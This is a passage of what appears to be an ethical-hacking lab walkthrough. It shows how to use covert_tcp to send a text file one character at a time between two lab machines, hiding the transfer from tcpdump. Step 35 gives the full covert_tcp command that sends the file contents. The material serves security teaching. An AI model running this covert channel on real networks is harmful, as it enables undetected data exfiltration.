


32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.




33. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.
34. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
35. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.




37. Switch to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.




38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

    Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.




40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.

